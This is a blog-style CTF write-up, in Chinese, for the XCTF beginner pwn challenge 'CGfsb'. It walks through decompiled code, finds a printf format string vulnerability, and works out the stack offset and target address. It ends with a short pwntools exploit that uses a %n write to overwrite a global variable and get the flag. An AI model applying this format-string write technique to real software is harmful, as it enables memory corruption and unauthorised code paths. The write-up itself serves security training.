CGfsb(xctf)

原创

whiteh4nd 于 2020-05-06 23:19:03 发布 295 收藏

分类专栏： # xctf(pwn新手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/105962438

xctf(pwn新手区) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏


CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：



流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int buf; // [esp+1Eh] [ebp-7Eh]
  int v5; // [esp+22h] [ebp-7Ah]
  __int16 v6; // [esp+26h] [ebp-76h]
  char s; // [esp+28h] [ebp-74h]
  unsigned int v8; // [esp+8Ch] [ebp-10h]

  v8 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf = 0;
  v5 = 0;
  v6 = 0;
  memset(&s, 0, 0x64u);
  puts("please tell me your name:");
  read(0, &buf, 0xAu);
  puts("leave your message please:");
  fgets(&s, 100, stdin);
  printf("hello %s", &buf);
  puts("your message is:");
  printf(&s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
}
```


可以明显的发现存在一个格式化字符串漏洞，然后当pwnme这个变量等于8时调用'cat flag'这个命令。又因为程序没有开启pie并且pwnme是全局变量，所以可以通过格式化字符串漏洞将pwnme这个变量改为8从而得到flag。

0x1 利用过程

首先先确定偏移量

```
please tell me your name:
whitehand
leave your message please:
aaaa[%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p]
hello whitehand
aaaa[%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p]
your message is:
aaaa[0xffeeefbe][0xf7ee75a0][0xf0b6ff][0xffeeefee][0x1][0xc2][0x687756bb][0x68657469][0xa646e61][0x61616161][0x5d70255b][0x5d70255b]
Thank you!
```

可以发现偏移量是10，然后查看pwnme变量的地址

```
.bss:0804A068                 public pwnme
.bss:0804A068 pwnme           dd ?
```

将pwnme的值改为8所以我们的格式化字符串应该构造为：pwnme变量的地址+'%4c%10$n'

因为32位程序中地址相当于四个字符所以我们加上'%4c'就可以向偏移量为10的位置处的地址写入8。

0x2 exp

```python
from pwn import *
sh=remote('124.126.19.106','41326')
# sh=process('./a')
sh.recvuntil('please tell me your name:')
sh.sendline('whitehand')
payload=p32(0x0804A068)+'%4c%10$n'
sh.recvuntil('leave your message please:')
sh.sendline(payload)
sh.interactive()
```